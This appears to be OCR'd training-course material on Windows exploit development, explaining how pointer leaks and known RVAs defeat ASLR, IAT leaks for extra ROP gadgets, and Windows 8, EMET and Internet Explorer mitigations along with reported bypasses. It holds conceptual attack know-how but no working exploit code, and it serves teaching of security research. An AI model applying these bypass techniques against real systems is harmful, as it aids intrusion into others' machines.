A relative virtual address (RVA) specifies the offset from the image base to a particular entity in memory. The entry point of the binary for instance has a well-known RVA that is specified in the PE header. Likewise, the exports of a DLL also have well known RVA's that are published in the export table of the binary. Even though they are not specified in the executable header, other objects (functions, data, global variables) often have RVA's that can be determined through reverse engineering. This way, if we can leak even a single pointer with a known RVA (maybe a pointer to a function or a global variable) we can determine the image base.

Recall that ASLR only randomizes the image base once per boot. Even without a pointer leak, if we can observe the crash of a service that is automatically restarted, we may still be able to determine the image base of a known module. Consider that if we are able to observe the crash, that the output of the crash itself may yield information about a known pointer. The image base for a module is now known. As long as the machine doesn't reboot before the service can be exploited again, the image base of the module will be the same. We can exploit the service as if ASLR were not in use at all!




RVA Example

- Pointer leak reveals function pointer with known RVA at 0x66fe2104
- RVA for this item is 0x2104
- Image base is 0x66fe0000
  - 0x66fe2104 – 0x2104 = 0x66fe0000
- ROP chain is adjusted to account for the (now known) image base address

RVA Example

Suppose that we have a vulnerable application that will allow us to read the value of a pointer using some method. This is particularly common in browsers, which may leak pointer values when presented with specially crafted JavaScript. CVE2011-2371, which targeted the Firefox browser, is one such vulnerability.

In this example, we have been successful in leaking a pointer from a DLL that participates in ASLR. The pointer value is 0x66fe2104 and refers to a function that has a known RVA of 0x2104. We can now calculate the base address of the module by subtracting the RVA of the known entity from the value of the leaked pointer.



Pointer Leak Example

Vulnerable Module

Global_var1
Global_var2

Func_ptr1
Func_ptr2

Unknown Base Address
Due to ASLR

Leaked
pointer to
func_ptr1

0x66fe2104

Vulnerable Module

Global_var1
Global_var2

0x66fe2104

Func_ptr1
Func_ptr2

RVA of func_ptr1
0x2104

0x66fe0000


Base Address calculated
using known RVA and
pointer leak

Sec760 Advanced Exploit Development for Penetration Testers

Pointer Leak Example

Pointer leak reveals a function pointer with a known RVA at 0x66fe2104. The attacker can use this knowledge to calculate the base address of the module. The RVA of func_ptr1 is known to be 0x2104. The attacker simply subtracts 0x2104 from the leaked address in memory (0x66fe2104) to calculate the based address of the ASLR randomized module at 0x66fe0000.

Armed with the base address for the module, the attacker can now calculate the addresses of ROP gadgets anywhere in the module.




Pointers Leaking to Other Modules

- A pointer leak with a known RVA only yields the base address of a the module to which the pointer is pointing
  - What if this module doesn't have the correct ROP gadgets?
- If we control the address we want to leak, then we can get the address of any module!
  - A format string vulnerability may allow us to leak arbitrary addresses

Pointers leaking to other modules

If we can leak any pointer we want, we would first leak a pointer that allows us to calculate the base address of the module the pointer is in. The leaked addresses can then be used to calculate the base address of any module that is imported into the vulnerable program.

Format string vulnerabilities are about more than just exploitation. Many compilers/libraries no longer honor the %n argument needed to gain code execution with printf. However, these compilers do still allow the user to specify the format string if the programmer forgot to specify it. This is of great use to our attacker who may now leak arbitrary pointers. We'll cover format string attacks on day 2 in case you haven't been exposed to them previously. For now, it's enough to understand that if the programmer forgot to include the format string, we may be able to leak a pointer to any address we choose.




Import Address Table (IAT)

- The IAT contains pointers to functions exported from other DLLs
  - Most notably kernel32.dll
- A leak of an arbitrary memory location may yield pointers in the IAT, which can be used to obtain the base address of other modules
  - Increasing the number of available ROP gadgets!

Import Address Table (IAT)

The import address table contains the addresses of functions imported from other DLLs. The IAT is required because the compiler and linker cannot know the load addresses for every DLL when the program is compiled. The IAT also helps the system support dynamic base addresses and ASLR.

Because exported functions are located at well-known locations within the DLL, just getting a pointer to an exported function in another module means that you can determine the base address of that DLL. That means that ROP gadgets can now be used from that DLL as well! Because almost all DLLs and EXEs import from kernel32.dll (and it has LOTS of ROP gadgets), we now have a much larger number of usable ROP gadgets in play for defeating DEP. Access to the export address table (EAT) is what Microsoft's EMET's EAF (EAT filtering) is supposed to prevent.



Windows 8 ROP Protection

- Windows 8 added AntiROP to help stop ROP-based exploitation techniques
  - Many modern Windows attacks are heap overflows
  - Stack Pivoting is used to hijack the stack pointer to point to a gadget dispatcher on the heap
  - The protection checks the stack pointer prior to a sensitive function call to make sure it is pointing within the stack range as defined by the TIB/TEB
- Dan Rosenberg released a paper on defeating the new Windows 8 ROP/JOP exploit mitigation
  - Can be defeated by pivoting ESP back to the stack before the call to a function to disable DEP
  - Last gadget would perform above prior to calling VirtualProtect()

Windows 8 ROP Protection

Another feature added to Windows 8 is the use of an AntiROP protection. It is well known that in order to perform standard Jump Oriented Programming (JOP) techniques an attacker must often pivot the stack pointer away from the stack and point it to a gadget dispatcher on the heap, or other controlled memory segments. The stack pointer advances each time we return from a gadget and we move to the next block of code. The control works by verifying that the stack pointer is pointing within the stack region prior to permitting calls to sensitive function such as VirtualProtect() which may allow for the disabling of DEP. Dan Rosenberg released a paper on defeating the new Windows 8 ROP protection by simply pivoting the stack pointer back to the stack prior to calling VirtualProtect().

Microsoft BlueHat Challenge


- Microsoft announced a challenge in 2011 for a new runtime control to stop ROP-based exploitation
- Winner announced at BlackHat 2012
  - Vasilis Pappas awarded $200K
  - kBouncer, focused on abnormal control transfers
  - Checks for returns without a call instruction above
  - Other research on code randomization during function calls
- Shahriyar Jalayeri claims to have defeated the BlueHat 2nd place winner, Ivan Fratric's control ROPGuard
  - Uses kernelbase.dll to get VirtualProtect()
  - EMET & ROPGuard protects kernel32.dll and ntdll.dll, not kernalbase
- Third Prize went to Jared DeMott for /ROP

Microsoft BlueHat Challenge

In 2011, Microsoft announced a challenge to the public to create a new runtime protection aimed at the main goal of mitigating ROP-based exploitation. The winner was to be announced at the BlackHat 2012 conference in Las Vegas. Three finalists were named and the winner was selected. Vasilis Pappas was awarded $200K for his first prize entry, kBouncer, which is focused on abnormal control transfers. When a function is called, the next address following the call instruction is used as a return pointer to return control to the calling function during the epilogue process. ROP gadgets often rely on a series of instructions ending with a return instruction in order to proceed to the next gadget. The protection works by validating that during a function's epilogue, before control is passed to the return pointer, the address of the supposed return pointer is checked to ensure that the instruction above is a call instruction.

Second place was awarded to Ivan Fratric for his ROPGuard control, and third place was awarded to Jared DeMott for his /ROP control. Shahriyar Jalayeri claimed to have defeated Ivan Fratric's ROPGuard control by using pointers available in kernelbase.dll in order to locate the VirtualProtect() function that was apparently static.

http://www.microsoft.com/security/bluehatprize/



Additional Protections on Windows 8


- Range Checks – Compiler added bounds checking
- Sealed Optimization – C++ virtual functions no longer require indirect calls
- Virtual Table Guard – If an offset from the vptr does not point to a special guard, terminate
- Information disclosure attacks less reliable. Heavily used to bypass ASLR on Windows 7
- Guard Pages – Protected pages of memory on the heap
- Check out Ken Johnson and Matt Miller's exploit mitigation talk from BH 2012 heavily referenced for this slide: https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf

Additional Protections on Windows 8

This slide highlights some additional exploit mitigation controls added to Windows 8. Ken Johnson and Matt Miller (Skape) from Microsoft gave an excellent presentation on the additional protections added to Windows 8. You can check out the slides here: https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf

Range checks works by compiler code insertion that adds bounds checking to buffer allocations. Sealed optimization forces C++ virtual functions into direct calls, removing the attack vector commonly used during C++ class based exploitation where an application relies on a call to a register-based offset. Virtual Table Guard helps protect the C++ Class-based VPTR by inserting a guard at a known offset. The guard is checked to ensure a VPTR was not overwritten. Information disclosure attacks used to leak out information to help get around ASLR have been mitigated by the removal of image pointers. Guard pages were added to the heap to protected dynamic memory. If an attacker performs an overflow and hits a guard page protecting various heap allocations the program will be terminated.

Windows 8.1 and beyond continue to incorporate additional exploit mitigation controls, many debuting first in Microsoft's Enhance Mitigation Experience Toolkit (EMET).




Microsoft Enhanced Mitigation Experience Toolkit (EMET)

- Microsoft utility offering increased exploit mitigation controls - http://support.microsoft.com/kb/2458544
- Applicable starting with XP SP3 and Server 2003 and later
  - Support for Vista SP 2 and later
  - Requires .NET Framework 2.0 or later for XP and Server 2003 | **EMET 4.0/4.1 requires .NET 4.0
- Must verify that applications are not negatively impacted due to controls
- Can help protect against 0-day attacks

Microsoft Enhanced Mitigation Experience Toolkit (EMET)

The Microsoft Enhanced Mitigation Experience Toolkit (EMET) is a utility offering increased exploit mitigation protection available for Windows XP SP3, Server 2003 and later. Support is currently available for Vista Service Pack 2 and later. To download the tool and read about its features please visit, http://support.microsoft.com/kb/2458544. A support page is also available at, http://social.technet.microsoft.com/Forums/en-US/emet/threads. To use EMET on XP and Server 2003 you must install the .NET Framework 2.0 or later.

It is important to verify that applications are not negatively affected due to EMET. The additional exploit mitigation controls may cause some applications to break. There are granular enough features of EMET so that some applications can be excluded. The tool is not known to be incredibly user friendly, but it is effective in helping increase the difficulty of exploit known vulnerabilities and can even stop 0-day attacks from being successful.



EMET 5.0+

- EMET 5.0 officially released on 7/31/2014
  - http://blogs.technet.com/b/msrc/archive/2014/07/31/general-availability-for-enhanced-mitigation-experience-toolkit-emet-5-0.aspx
- Offers new and improved exploit mitigation features, focused on hindering ROP:
  - Attack Surface Reduction – Works by disabling embedded objects and plug-ins from running
  - EAF+ - Export Address Table Filtering+ improves the existing EAF by providing additional R/W limitations on suspicious modules
- Research has shown EMET bypass techniques*

Sec760 Advanced Exploit Development for Penetration Testers


EMET 5.0+

On July 31st, 2014, Microsoft released the technical preview of EMET 5.0. Check out the following URL for more information: http://blogs.technet.com/b/msrc/archive/2014/07/31/general-availability-for-enhanced-mitigation-experience-toolkit-emet-5-0.aspx

Several enhancements were made, primarily aimed at mitigating the Return Oriented Programming (ROP) technique used by many exploits. Two notable changes, as shown in the aforementioned URL, include Attack Surface Reduction and EAF+. The Attack Surface Reduction control aims to stop applications from loading modules that may contain a vulnerability, static DLL's, or other weaknesses that may aid an attacker during an attack. This can be compared to the default disabling of Macros from within MS Word documents. By disabling plug-ins from loading and such, the attack surface is reduced. The Export Address Table Filtering+ (EAF+) control improves the standard EAF control enforced by earlier versions of EMET. It adds additional protection by increasing the scrutiny on suspicious modules when attempting to read or write to the EAT. Shellcode has long known to walk the EAT when looking for API's to call. The improvements enhance security by protecting KernelBase.dll, placing limitations on lower level modules, and helping with memory corruption and leaks, making dynamic ROP gadget generation more difficult. Please see the posted URL for more detail.

* On February 24th, 2014, at the San Francisco BSides conference that ran at the same time as RSA 2014 in San Francisco, Jared DeMott did a presentation demonstrating techniques to bypass EMET 4.1. See: http://labs.bromium.com/2014/02/24/bypassing-emet-4-1/ & http://www.securitybsides.com/w/page/70849271/BSidesSF2014

* Peter Vreugdenhil from Exodus Intelligence claimed to have fully bypassed EMET 5.0. See: https://threatpost.com/microsoft-emet-bypasses-realm-of-white-hats-for-now/104619




Isolated Heaps and New IE Protections

- In June and July, 2014 Microsoft pushed out patches that affected IE security
  - The June patch added Isolated Heaps for DOM objects to make the replacement of freed objects unlikely
  - The July patch added memory protection to help protect the freeing of objects, holding onto them before releasing them
- The primary goal is to mitigate Use-After-Free exploitation

Isolated Heaps and New IE Protections

In June and July, 2014 Microsoft added some new Internet Explorer protections as part of the "Patch Tuesday" updates, aimed at mitigating use after free exploitation. In June, the patch added "Isolated Heaps." This control makes it so object allocations are not made as part of the standard process heap. Instead, they are isolated, making the replacement of freed objects much more difficult. The July patch added a series of memory protections focused on the release of objects once freed. Instead of immediately freeing the objects once they are no longer needed, they are held onto and not released until a threshold is met. Even then, they are apparently not all let go at once. See the article by 